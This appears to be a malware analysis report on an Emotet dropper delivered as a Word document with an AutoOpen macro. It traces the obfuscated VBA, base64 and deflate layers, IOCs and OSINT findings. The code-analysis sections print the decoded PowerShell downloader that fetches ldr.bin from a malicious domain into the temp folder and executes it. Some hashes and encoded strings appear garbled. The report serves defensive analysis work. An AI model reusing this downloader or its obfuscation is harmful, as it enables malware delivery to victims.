

Contents

First Stage Inspection	2
File type.....	2
How did it attack the user (macros, JavaScript, CVE, etc)?.....	2
Code Analysis	4
All significant IOCs, such as domains/IPs used for command and control	4
Files/scripts that are executed.....	4
Any artifacts written to the file system	4
Any anti-analysis	5
Resource Retrieval	8
Final Stage Info.....	9

First Stage Inspection

Inspect the first stage of the attack (initial.bin) and determine:

File type

This is a Microsoft Office Word document:

```
8e0ddb5abdb6a0b5196e3a418213beccc1c302c013dce00836896d7912d7da2a initial.bin
[selks-user@SELKS:~/Downloads]$ file initial.bin
initial.bin: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Title: 76744Yl81184, Subject: 8762Yl31123, Author: 34837Ydashafyt77571, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Jun 6 14:26:00 2018, Last Saved Time/Date: Wed Jun 6 14:26:00 2018, Number of Pages: 1, Number of Words: 0, Number of Characters: 1, Security: 0
[selks-user@SELKS:~/Downloads]$
```

Figure 1: The 'file' utility showing this document to be an MS Word doc




Figure 2: Detect It Easy showing this document to be an MS Word doc

How did it attack the user (macros, JavaScript, CVE, etc)?

This used an auto-open macro. We can see from oledump that there are two macros in this Word doc:

```
[selks-user@SELKS:~/Downloads]$ ~/Tools/oledump/oledump.py initial.bin
1:      114 '\x01CompObj'
2:      348 '\x05DocumentSummaryInformation'
3:      440 '\x05SummaryInformation'
4:     8240 '1Table'
5:    22353 'Data'
6:      450 'Macros/PROJECT'
7:       80 'Macros/PROJECTwm'
8: M    3152 'Macros/VBA/IqpVaLqKjFMMSN'
9:     9123 'Macros/VBA/_VBA_PROJECT'
10:    1278 'Macros/VBA/_SRP_0'
11:     106 'Macros/VBA/_SRP_1'
12:     364 'Macros/VBA/_SRP_2'
13:     145 'Macros/VBA/_SRP_3'
14: M   20322 'Macros/VBA/aDGbsjNITN'
15:     587 'Macros/VBA/dir'
16:    4096 'WordDocument'
```

Extracting those macros, we can see that the macro in Stream 8 contains a function called Autoopen():

```
VB macro-8.vbs X VB macro-14.vbs
home > selks-user > Downloads > VB macro-8.vbs
1 Attribute VB_Name = "IqpVaLqKjFMMSN"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Function wNjqSj()
10 On Error Resume Next
11 hfznm = CStr(NbbFU * Tan(PmPJqQ * Int(pzQwL * Sqr(98136) / WpAsUW + Fix
12 SwRQjn = CStr(nzYbik * Tan(zjPAmp * Int(jaJcm * Sqr(80914) / NaMiN + Fi
13 wNjqSj = BbnsFEcSomT + Shell(USjCkRYTs + Chr(HqqYZ + vbKeyC + HjdBCYIWP
14 PtlWIO = CStr(zQaXLz * Tan(PtzVK * Int(Cdjwj * Sqr(93325) / LTuKu + Fix
15 End Function
16 Sub Autoopen()
17 On Error Resume Next
18 LhlJn = CStr(MsiiWP * Tan(bCXnbW * Int(TcQIo * Sqr(76590) / hLwpP + Fix
19 wNjqSj
20 HQCjR = CStr(Vzifhj * Tan(GlDBpL * Int(vjXVV * Sqr(17252) / HFzTY + Fix
21 End Sub
22
23
```

According to Microsoft's Office macro documentation, AutoOpen() is a special function name that unsurprisingly will cause Office to run the macro code whenever the file is opened:

Macro name	When it runs
AutoExec	When you start Word or load a global template
AutoNew	Each time you create a new document
AutoOpen	Each time you open an existing document
AutoClose	Each time you close a document

(ref: <https://docs.microsoft.com/en-us/office/vba/word/concepts/customizing-word/auto-macros>)

Code Analysis

Perform code analysis to determine:

All significant IOCs, such as domains/IPs used for command and control

Notable IOCs include:

IOC Type	IOC Value
File name	548E3734.doc
File hash (SHA256)	8e0ddb5abdb6a6b5196e3a4182f3beccfc302c013dce60836896d79f2d7da2a
File name	ldr.bin
File name	#####.exe (e.g., 618423.exe)
File hash (SHA256)	ee32c4e0a4b345029d8b0f5c6534fa9fc41e795cc937d3fd743dcb0a1cea35
File Path	C:\Users\<user name>\AppData\Local\Temp\
Domain	finance-advisors-ca[.]bid
Full URI	hxxp://finance-advisors-ca[.]bid/ldr[.]bin

Note: the payload executable file path & name will vary based on the username executing the dropper sample. In the observed sandbox analyses, the executable name consisted of 6 integers followed by the .exe extension, and were dropped into the user's Appdata\Local\Temp directory.

Files/scripts that are executed

There are several PowerShell scripts that get executed. Details are below in the “Any anti-analysis” section.

The payload executable that gets downloaded and dropped into the user's Appdata\Local\Temp directory also gets executed using the **Start-Process** cmdlet in PowerShell:

```
$PpazR = new-object random;$rmCamW = new-object System.Net.WebClient;$cWBYh = 'http://finance-advisors-ca.bid/ldr.bin'.Split('@');$LczEHi = $PpazR.next(1, 251783);$luvtY = $env:temp + '\' + $LczEHi + '.exe';foreach($HCihc in $cWBYh){try{$rmCamW.DownloadFile($HCihc.ToString(), $luvtY);Start-Process $luvtY;break;}catch(write-host $_.Exception.Message;)}PS C:\Users\John Smith\Desktop\Final-Analysis>
```

Figure 3: Running the payload executable with Start-Process

Any artifacts written to the file system

The payload executable gets written to the file system, under the executing user's Appdata\Local\Temp Directory:

```
B01qa/iTN8gdiHH8Bg=='), [System.IO.Compression::dEcompRes$) | %{ new-Object syStem.iO.StReAmREADER( $_.[sYsTeM.TEXT.ENCoDiNg]::aScIi ) } ).rEADtOEnd()$PpazR = new-object random;$rmCamW = new-object System.Net.WebClient;$cWBYh = 'http://finance-advisors-ca.bid/ldr.bin'.Split('@');$LczEHi = $PpazR.next(1, 251783);$luvtY = $env:temp + '\' + $LczEHi + '.exe';foreach($HCihc in $cWBYh){try{$rmCamW.DownloadFile($HCihc.ToString(), $luvtY);Start-Process $luvtY;break;}catch(write-host $_.Exception.Message;)}PS C:\Users\John Smith\Desktop\Final-Analysis>
```

Figure 4: Downloaded executable is written to \$env:temp folder

The VBScript code in both macros makes use of math-based obfuscation and extensive string concatenation:



Figure 6: Even more math-based obfuscation & string/value concatenation

```
WScript.Echo(OnfdCiTubwo + mkfNGSDM + McLXiicTOj + dPvMipisC + EJpvRMdvF)
```

The output from the second macro appears to have a base64-encoded string:

```

PS C:\Users\John Smith\Desktop\Final-Analysis> cscript .\sl4.ubs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

md TACaizWidzJ Q1ELfOErRhvNkIaJwSvWw wLJf0q1VP1Hp & %c^o^m^s^p^e^c^% %c^o^m^s^p^e^c^% /U /c
set %AwpZiQoBRUEQPSH%~cRwTOUNzuj&set %YrMu0FQhX%~p&set %CTWbrS1Iwsfzwt%~o^w&set %pAjKSKGudiTzNII%~RdjtQWi0uz&set
t %bCbazDZpqJqEP%~!%YrMu0FQhX%~!&set %nobijdsuaoUGBUK%~0dAFeqLEtEjRCTT&set %wauVYPWLOzP%~e^r&set %rbXUXQCsTtYnK%~!%CTWb
rS1Iwsfzwt%~!&set %iTXpEXwqEHkKj%~s&set %RPPUXRswubTRhTz%~bmiUHFPO&set %zjUnauSRR%~he&set %UKzjjIHdbbC%~11&set %bCbazDZ
pqJqEP%~!%rbXUXQCsTtYnK%~!%wauVYPWLOzP%~!%iTXpEXwqEHkKj%~!%zjUnauSRR%~!%UKzjjIHdbbC%~! -e JgAgAcGAIaAkAHAAcWBoAg8AbQBFAF
sANAbdAcSajABQAFMAaABuAE0AQZQBbADMMABdAcSajwB4AcCAKQAgAcGAIABuAGUaUwAtAE8AYgBKAGUAYwB0ACAAIABTAHKAUwBUAEUATQauAEkATwAuAg
MAbwBNAFAAcgB1AFMAUwB JAE8ATgAuAEQAQZQBGAeWAOQBUBAGUAcwBUAHIAZQBBAE0AKAAGAFsASQBPAc4AbQB1AG0ATwBSAFKAUwB0AFIARQBHAG0AXQBBAE
MATwB0AFYAZQBByAFQAXQA6ADoARGBSAE8ATQBcAGEAcwB1ADYANABZAFQAcgB JAG4AZwAoACAAJwBMAFUaOQBKAfMAOABNAHcARGBQADAAcGBlAFEAaQBRAH
gAUABWAGwAaQBpAgcATABnAGwAZwBuAGUAMQBBAFoAUgBpAgcARABRAGQATAAAwAGIABwAuYADIAUwBUAG0AdgBhAdcAZgBTAC8AMgA1ADAAQ0BjAEcAMWBIAD
cAbgBuAgcAMwBNAHUAWABUAGYAEQARAEUASgB1AGKASQBFaHUAcwB2AGsASABLAEMAUGBPAG0AcwBMAFCAZwByAg8ANgBrAFgAuWAgYAG4AMABZFAATABUAE
wATgBuAHcARgA1AEIAbgBsAFMAyQBUAEAEAbwBxAEOAcgB1AE4AcQBUAfGAcwBoAEsAEABXAGMAUAB4AFYAAAB0AHAAARGBFAFMAeQAYAE8AdgBAXAHUAgBaAF
MAawB1AGUANGBPAESAdgBDACsAUwAwAFKAUA1AHQASwBZADgAQgB1AFcAUwBqAG8AbwB6AG8AdQBWADKAcQA3ADYAUwA4AFgAYgBxAEQASABZAEQANABqAD
UANQ0mAHoAcQARAHMATABMDYAAQARADKAcgBqADUANABjAEgAcwBGAHoANgA5AEKAUwB1AEUAdgBUAEUALwAvADcAegArADUAdABBEQARQAXAHYAcgBRAE
sAbwB5AG8ASwB0AEUABAA0AHAAbwBRADAANwBKAhcAZwBIAGQAWQBAAGcAKwAOAHYAZQAYAE0ANQBAXFYAEABZAE8AdQBZAEoATAB5AFYANQB1AGKAMAAYAF
KAWABoAEQATgB5AFMAZwB4AEYAAQBOAEoAaAB0AEgAUgBXAFEAZAB0AE8AcQBNAAGaQ0B3AHEAYwBZAGwAUQB5AFYARABwADMAUABDAEYARgBwAFcAeQBUD
AABgBTADKANwBCAFEAQMBXAGEALwBpAFQATgA4AGcAZABpAEgASAA4AEIAZW9AD0AJwAgAcKALAAgAFsAUwB5AHMAdABFAE0ALgBJAE8ALgBD8E8ATQBQAH
IARQBZAFMAaQBPAE4ALgBJAE8ATQBQAFIARQBTAHMAaQBPAc4AbQBvAEQAZQBdADoAgBKAUEUAYwBUAG0AcwBAGUAcwBTACKAIAB8ACUAEwAGAG4AZQBXAC0ATwBIAEoAQZBJAHQAIAZBZAHKAUwB0AGUABQAUAGKATwAUAFMAADBSAGUAcwBTAFAIARQBBAEQARQByACgAIaAKAF8AIAAsACAAWwBZAFKAcwBUAEUABQAUAF
QARQBVAHQALgBF AE4AYwBUAEQAAQBOAGcAXQA6ADoAYQBTAGMASQB JACAAKQAgAH0AIApAC4AcgBF AEERAB0AE8ARQB0AGQAKAAGACKA
PS C:\Users\John Smith\Desktop\Final-Analysis>

```

Running that highlighted string through a Base64 decoder confirms this to be the case:

```

Windows PowerShell

PS C:\Users\John Smith\Desktop\Final-Analysis> [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('JgAgAcGAIaAk
AHAAcWBoAg8AbQBFAFSAANAbdAcSajABQAFMAaABuAE0AQZQBbADMMABdAcSajwB4AcCAKQAgAcGAIABuAGUaUwAtAE8AYgBKAGUAYwB0ACAAIABTAHKAUwBU
AEUATQauAEkATwAuAGMAbwBNAFAAcgB1AFMAUwB JAE8ATgAuAEQAQZQBGAeWAOQBUBAGUAcwBUAHIAZQBBAE0AKAAGAFsASQBPAc4AbQB1AG0ATwBSAFKAUwB0
AFIARQBHAG0AXQBBAEMATwB0AFYAZQBByAFQAXQA6ADoARGBSAE8ATQBcAGEAcwB1ADYANABZAFQAcgB JAG4AZwAoACAAJwBMAFUaOQBKAfMAOABNAHcARGBQ
ADAAcGBlAFEAaQBRAHgAUABWAGwAaQBpAgcATABnAGwAZwBuAGUAMQBBAFoAUgBpAgcARABRAGQATAAAwAGIABwAuYADIAUwBUAG0AdgBhAdcAZgBTAC8AMgA1
ADAAQ0BjAEcAMWBIADcAbgBuAgcAMwBNAHUAWABUAGYAEQARAEUASgB1AGKASQBFaHUAcwB2AGsASABLAEMAUGBPAG0AcwBMAFCAZwByAg8ANgBrAFgAuWAgYAG4AMABZFAATABUAE
wATgBuAHcARgA1AEIAbgBsAFMAyQBUAEAEAbwBxAEOAcgB1AE4AcQBUAfGAcwBoAEsAEABXAGMAUAB4AFYAAAB0AHAAARGBFAFMAeQAYAE8AdgBAXAHUAgBaAF
MAawB1AGUANGBPAESAdgBDACsAUwAwAFKAUA1AHQASwBZADgAQgB1AFcAUwBqAG8AbwB6AG8AdQBWADKAcQA3ADYAUwA4AFgAYgBxAEQASABZAEQANABqAD
UANQ0mAHoAcQARAHMATABMDYAAQARADKAcgBqADUANABjAEgAcwBGAHoANgA5AEKAUwB1AEUAdgBUAEUALwAvADcAegArADUAdABBEQARQAXAHYAcgBRAE
sAbwB5AG8ASwB0AEUABAA0AHAAbwBRADAANwBKAhcAZwBIAGQAWQBAAGcAKwAOAHYAZQAYAE0ANQBAXFYAEABZAE8AdQBZAEoATAB5AFYANQB1AGKAMAAYAF
KAWABoAEQATgB5AFMAZwB4AEYAAQBOAEoAaAB0AEgAUgBXAFEAZAB0AE8AcQBNAAGaQ0B3AHEAYwBZAGwAUQB5AFYARABwADMAUABDAEYARgBwAFcAeQBUD
AABgBTADKANwBCAFEAQMBXAGEALwBpAFQATgA4AGcAZABpAEgASAA4AEIAZW9AD0AJwAgAcKALAAgAFsAUwB5AHMAdABFAE0ALgBJAE8ALgBD8E8ATQBQAH
IARQBZAFMAaQBPAE4ALgBJAE8ATQBQAFIARQBTAHMAaQBPAc4AbQBvAEQAZQBdADoAgBKAUEUAYwBUAG0AcwBAGUAcwBTACKAIAB8ACUAEwAGAG4AZQBXAC0ATwBIAEoAQZBJAHQAIAZBZAHKAUwB0AGUABQAUAGKATwAUAFMAADBSAGUAcwBTAFAIARQBBAEQARQByACgAIaAKAF8AIAAsACAAWwBZAFKAcwBUAEUABQAUAF
QARQBVAHQALgBF AE4AYwBUAEQAAQBOAGcAXQA6ADoAYQBTAGMASQB JACAAKQAgAH0AIApAC4AcgBF AEERAB0AE8ARQB0AGQAKAAGACKA
ACKA'))
& ( $pshome[4]+$Pshome[30]+'x') ( new-Object SYSTEM.IO.COMP
reSSION.DeflateStream( [IO.memORyStReAM][CONVERT]::FROMBase
64sTrIng( 'UU9dS8MwFP0reQikxTU1iigLg1gne1AZUigDQdL0bo22SUmva
7fS/2509cGXe7nng3MuXtFy+EJuiEusvKHKCR0msLWgro6kXX2n0sPLULN
nwF5Bn1SaTaqMruNqUXshKxWcTxUhtPFESy20vWujZSkue6ikvC+W0YT5tK
Y8BuWSjoozouU9q76W8XbqDHYV4j55fzq+SLL6i+9rj54cHsFz69IU5euTE
/7z+5tADE1urQKoyoKtE14pq0Q7dwgHdYzG+4ue2M5WUXY0uYJLYU5ui02Y
XhDNySgxFitJhtHZWQdt0qmh9wqcYlURUDp3TCFFpWyt0nS97BQ1qa/iTN8
gdiHH8Bg=' ), [SYSTEM.IO.COMPRESSION.ComPRESSioNmode]::dECo
mpRESS ) | % ( new-Object system.io.StReAMREADer( $_ , [sYsTEM
.TEXt.ENCoDiNg]::aScII ) ) .rEADtOEnd( )
PS C:\Users\John Smith\Desktop\Final-Analysis>

```

That last section was spaced out obfuscation and more base64 obfuscation. Cleaning up the code a bit, it looks like this:

```

1 & ( $pshome[4]+$Pshome[30]+'x') ( new-Object SYSTEM.IO.COMPRESSION.DeflateStream( [IO.memORyStReAM][CONVERT]::FROMBase64String(
2 'UU9dS8MwFP0reQikxTU1iigLg1gne1AZUigDQdL0bo22SUmva7fS/2509cGXe7nng3MuXtFy+EJuiEusvKHKCR0msLWgro6kXX2n0sPLULNnwF5Bn1SaTaqMruNqUXshKxWcTxUhtPFESy20vWujZSkue6ikvC+W0YT5tKY8BuWSjoozouU9q76W8XbqDHYV4j55fzq+SLL6i+9rj54cHsFz69IU5euTE/7z+5tADE1urQKoyoKtE14pq0Q7dwgHdYzG+4ue2M5WUXY0uYJLYU5ui02YXhDNySgxFitJhtHZWQdt0qmh9wqcYlURUDp3TCFFpWyt0nS97BQ1qa/iTN8gdiHH8Bg=' ), [SYSTEM.IO.COMPRESSION.ComPRESSioNmode]::dECompRESS ) | % ( new-Object system.io.StReAMREADer( $_ , [system.Text.Encoding]::ASCII ) ) .READtOEnd()
3

```

Further decoding the last bit by running inside PowerShell, we get our payload URL:

```

PS C:\Users\John Smith\Desktop\Final-Analysis> ( new-Object SYSTEM.IO.Compression.DeflateStream( [IO.MemoryStream][CONUe
rT]::FROMBase64String( 'UU9dS8MwFP0reQikxTuliigLglgne1AZUigDQdL0bo22SUMva7fS/2509cGxe7nng3MuXTfy+EJuiIEusvkHKCR0msLWgro6
kXX2n0sPLULNnwF5Bn1SaTaoqMruNqUXshKxwTxUhtpFESy20uWujZSkue6iKuC+W0YT5tKY8BuW$jo0zouU9q76W8XbqDHYD4j55Fzq+sLL6i+9rj54cHs
Fz69IWeEuTE//7z+5tADE1urQKoyoKtE14poQ07dwgHdYZg+4ue2M5WUxY0uVJLyU5ui02YXhDNySgxFitJhtHZWQdt0qMh9wqcV1URUDp3TCFFpWyt0nS97
BQ1qa/iTN8gdiHH8Bg==' ), [System.IO.Compression.CompressionMode]::Decompress ) | %{ new-Object system.io.StreamReader( $_
, [System.Text.Encoding]::ASCII ) }.ReadToEnd()
$PpazR = new-object random;$rmCamW = new-object System.Net.WebClient;$cWBYh = 'http://finance-advisors-ca.bid/ldr.bin'.
Split('@');$LczEHl = $PpazR.next(1, 251783);$luutV = $env:temp + '\' + $LczEHl + '.exe';foreach($HCihc in $cWBYh){try{$
rmCamW.DownloadFile($HCihc.ToString(), $luutV);Start-Process $luutV;break;}catch(write-host $_.Exception.Message;)}
PS C:\Users\John Smith\Desktop\Final-Analysis>

```

Figure 7: Payload URL

Resource Retrieval

What resource(s) does it attempt to retrieve?

- Hint, there is one file - identify what file this is. You may have to use PassiveTotal/VirusTotal to help connect the dots of your analysis.

Note: This section is ignoring the previous macro analysis, and relying solely on OSINT.

From a Joe Sandbox analysis back in 2018, this sample was identified as having reached out to the domain finance-advisors-ca[.]bin:

Domains		
Source	Detection	Scanner
finance-advisors-ca.bid	6%	virustotal

(ref: <https://www.joesandbox.com/analysis/170594/0/html>)

Pivoting over to VirusTotal and looking at the history for this domain, I can see that a file named ldr.bin had previously been hosted and requested from that domain:

URLs ⓘ


Scanned	Detections	URL
2019-03-30	6 / 66	http://finance-advisors-ca.bid/ldr.bin
2019-05-17	4 / 70	http://finance-advisors-ca.bid/

Downloaded Files ⓘ

Scanned	Detections	Type	Name
2020-01-02	61 / 72	Win32 EXE	myfile.exe
2018-11-09	0 / 57	HTML	ldr.bin

(ref: <https://www.virustotal.com/gui/domain/finance-advisors-ca.bid/relations>)

I found a Hybrid Analysis report from 2018 for this file:



Sandbox Quick Scans File Collections Resources Request Info

ldr.bin

This report is generated from a file or URL submitted to this webservice on August 31st 2018 07:02:20 (UTC)
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by Falcon Sandbox v8.20 © Hybrid Analysis

Overview Login to Download Sample (172KiB) Downloads External Reports Re-analyze Hash Seen Before No similar samples Request Report Deletion

malicious
Threat Score: 100/100
AV Detection: 85%
Labeled as: Trojan.Generic


Link Twitter Email

(ref: <https://www.hybrid-analysis.com/sample/ee32c4e0a4b345029d8b0f5c6534fa9fc41e795cc937d3f3fd743dcb0a1cea35?environmentId=100>)

Final Stage Info

Without analyzing the final stage, what type of malware did this initial stage intend to drop?

From the VirusTotal results of the final stage, it seems likely that the loader intended to drop an Emotet banking trojan. Running the dropped executable's file hash through VirusTotal, we get several hits for Emotet as well as several generic Trojan signatures:



The screenshot shows the VirusTotal interface for a file named 'myfile.exe' (hash: ee32c4e0a4b345029d8b0f5c6534fa9fc41e795cc937d3f3d743dcb0a1cea35). The file is 216.00 KB and was uploaded on 2020-01-02 00:07:50 UTC. It has a community score of 61/72. The scan results show 61 engines detected the file as malicious. The table below lists the detection results from various vendors.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	CONTENT	SUBMISSIONS	COMMUNITY
Acronis	ⓘ Suspicious				Ad-Aware	ⓘ Trojan.GenericKD.30929374
AegisLab	ⓘ Trojan.Win32.Generic.41c				AhnLab-V3	ⓘ Trojan/Win32.Agent.R229878
Alibaba	ⓘ Trojan:Win32/Kryptik.81867ca2				ALYac	ⓘ Trojan.Agent.Emotet
Antiy-AVL	ⓘ Trojan[Banker]/Win32.Emotet				SecureAge APEX	ⓘ Malicious
Arcabit	ⓘ Trojan.Generic.D1D7F1DE				Avast	ⓘ Win32:ReposFvg-C [Trj]
AVG	ⓘ Win32:ReposFvg-C [Trj]				Avira (no cloud)	ⓘ TR/Crypt.XPACK.Gen8
BitDefender	ⓘ Trojan.GenericKD.30929374				BitDefenderTheta	ⓘ Gen:NN.ZexaF.33558.nqW@aaT99njc
Bkav	ⓘ W32.AIDetectVM.malware				Comodo	ⓘ Backdoor.Win32.Tofsee.GD@7ozt20
CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (W)				Cybereason	ⓘ Malicious.f14f92
Cylance	ⓘ Unsafe				Cyren	ⓘ W32/Trojan.GDBE-1345
DrWeb	ⓘ Trojan.KillProc.54838				eGambit	ⓘ Unsafe.AI_Score_99%
Emsisoft	ⓘ Trojan.Injector (A)				Endgame	ⓘ Malicious (high Confidence)

Figure 8: AV vendor naming of the dropped executable payload

From doing some OSINT searching, I found a Trend Micro report from 2019 that was analyzing Emotet activity. The initial sample's SHA256 hash appears in the report appendix, which seems to further confirm that this is likely Emotet:

- 8e04c42475bc3540925710dd1c71fad658b7cb19b6b2206fb59d0fea9b37cd2a
- 8e0b12ccaaab844c2ccd7056879e3ecc8226a34eed21d2449c35f9be1e05356f
- 8e0ddb5abdb6a6b5196e3a4182f3becccf302c013dce60836896d79f2d7da2a
- 8e10feda7f32b1cf848868d26f50586762c4e800f578b1a4de08673d898343c8

(ref:

https://documents.trendmicro.com/assets/ExploringEmotet%E2%80%99sActivities_AppendixA_Final.pdf)